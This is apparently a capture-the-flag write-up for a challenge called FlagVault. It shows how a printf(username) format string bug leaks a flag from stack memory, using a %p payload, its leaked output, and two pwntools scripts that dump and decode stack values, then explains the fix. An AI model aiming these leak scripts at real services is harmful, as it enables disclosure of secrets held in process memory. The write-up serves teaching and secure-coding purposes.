


Challenge Info
Introduction

FlagVault is a binary exploitation challenge. The program asks for a username, then prints a greeting message. The banner says that version 2.1 fixed the old issue and that the flag cannot be printed anymore.
That message is bait.
The flag is not printed directly, but it is still loaded into memory. The real bug is a format string vulnerability caused by unsafe usage of printf().
Connecting to the Service
We start by connecting to the remote service.
nc 10.128.150.9 1337The program prints the banner and asks for a username.
Username:
At this point, the challenge looks simple: send a username and receive a normal greeting. But because the username is later passed directly into printf(), the input can control how printf() reads values from memory.
Source Code Review
The important part of the source code is inside print_flag().
void print_flag(char *username){ FILE *f = fopen("flag.txt","r"); char flag[200];
fgets(flag, 199, f); //printf("%s", flag);
printf("Hello, "); printf(username); printf(". Was version 2.0 too simple for you? Well I don't see no flags being shown now xD xD xD...\n\n"); printf("Yours truly,\nByteReaper\n\n");}The developer commented out the line that prints the flag.
//printf("%s", flag);But this does not mean the flag disappeared.
The flag is still read from flag.txt.
fgets(flag, 199, f);So the flag exists in stack memory.
The broken line is this one.
printf(username);This is the actual vulnerability.
Why This Is Vulnerable
printf() uses format specifiers.
For example:
printf("%p");prints a pointer value.
printf("%lx");prints a long hexadecimal value.
The program should have used this safe version.
printf("%s", username);But instead, it gives user input directly to printf().
printf(username);That means whatever we type as the username becomes a format string.
So if we send:
%p %p %p %pthe program will start printing values from memory.
This does not execute code by itself, but it gives us a memory leak. Since the flag was already loaded into a local stack buffer, leaking stack values is enough to recover it.
First Test
We test the vulnerability manually with netcat.
nc 10.128.150.9 1337Payload:

AAAA %p %p %p %p %p %p %p %pOutput:
Hello, AAAA 0x7ffd45282d40 (nil) 0x7f1ebc4e0887 0x7 0x55894d1d2480 (nil) 0x7ffd45284f60 0x7f1ebc5e3600. Was version 2.0 too simple for you? Well I don't see no flags being shown now xD xD xD...This confirms that the format string is working.
We are leaking memory.
Dumping More Stack Values
Now we need to dump more stack values to search for the flag.
Instead of typing everything manually, we use Python.
The idea is:
- Connect to the service.
- Send many positional format specifiers like
%1$lx,%2$lx,%3$lx. - Collect the leaked hexadecimal values.
- Convert each leaked value back to bytes.
- Decode the bytes in little-endian order, because the target is storing stack values in little-endian format.
Python Exploit Script
from pwn import *
host = "10.128.150.9"port = 1337
p = remote(host, port)p.recvuntil(b"Username: ")
payload = " ".join([f"%{i}$lx" for i in range(1, 150)])p.sendline(payload.encode())
out = p.recvall(timeout=3).decode(errors="ignore")print(out)
raw = b""
for x in out.split(): try: raw += int(x, 16).to_bytes(8, "little") except: pass
print("\n[+] Decoded:")print(raw.decode(errors="ignore"))Run it.
python3 solve.py
Understanding the Script
This line builds the payload:
payload = " ".join([f"%{i}$lx" for i in range(1, 150)])Instead of using plain %lx, we use positional format specifiers:
%1$lx %2$lx %3$lx ...That makes the output easier to analyze because each leaked value comes from a specific stack position.
After receiving the output, the script tries to parse every space-separated value as hexadecimal:
raw += int(x, 16).to_bytes(8, "little")The important part is:
to_bytes(8, "little")Each %lx leak gives us up to 8 bytes. On x86_64 Linux, values are commonly represented in little-endian order, so reversing them into bytes is necessary to make strings readable.
Extracting the Flag
Once the decoded output is printed, we search inside it for the flag format used by the challenge.
Depending on the platform, it may look like:
THM{...}or:
flag{...}If the output is noisy, we can make the script easier to read by searching for common flag markers:
decoded = raw.decode(errors="ignore")
for marker in ("THM{", "flag{", "CTF{"): index = decoded.find(marker) if index != -1: print(decoded[index:index + 120])This does not change the exploit. It only helps us locate the useful part of the leaked memory faster.
Cleaner Final Script
Here is a slightly cleaner version that leaks the stack, decodes it, and tries to print only the interesting flag-looking part.
from pwn import *
host = "10.128.150.9"port = 1337
payload = " ".join(f"%{i}$lx" for i in range(1, 150))
p = remote(host, port)p.recvuntil(b"Username: ")p.sendline(payload.encode())
out = p.recvall(timeout=3).decode(errors="ignore")p.close()
raw = b""
for value in out.split(): try: raw += int(value, 16).to_bytes(8, "little") except ValueError: continue
decoded = raw.decode(errors="ignore")print(decoded)
for marker in ("THM{", "flag{", "CTF{"): index = decoded.find(marker) if index != -1: print(f"\n[+] Flag candidate: {decoded[index:index + 120]}") breakRoot Cause
The bug is not that the flag file exists, and it is not only that the old printf("%s", flag) line was removed.
The real root cause is that user-controlled data is used as the format string:
printf(username);The safe fix is:
printf("%s", username);With this change, user input is treated as a normal string, not as a list of instructions for printf().
Conclusion
FlagVault tries to hide the flag by commenting out the direct print statement, but the flag is still loaded into stack memory.
Because the program calls printf(username), we can send format specifiers, leak stack values, decode them from hexadecimal, and recover the flag from memory.
The main lesson is simple: never pass user input directly as a format string. Always use a fixed format like printf("%s", input).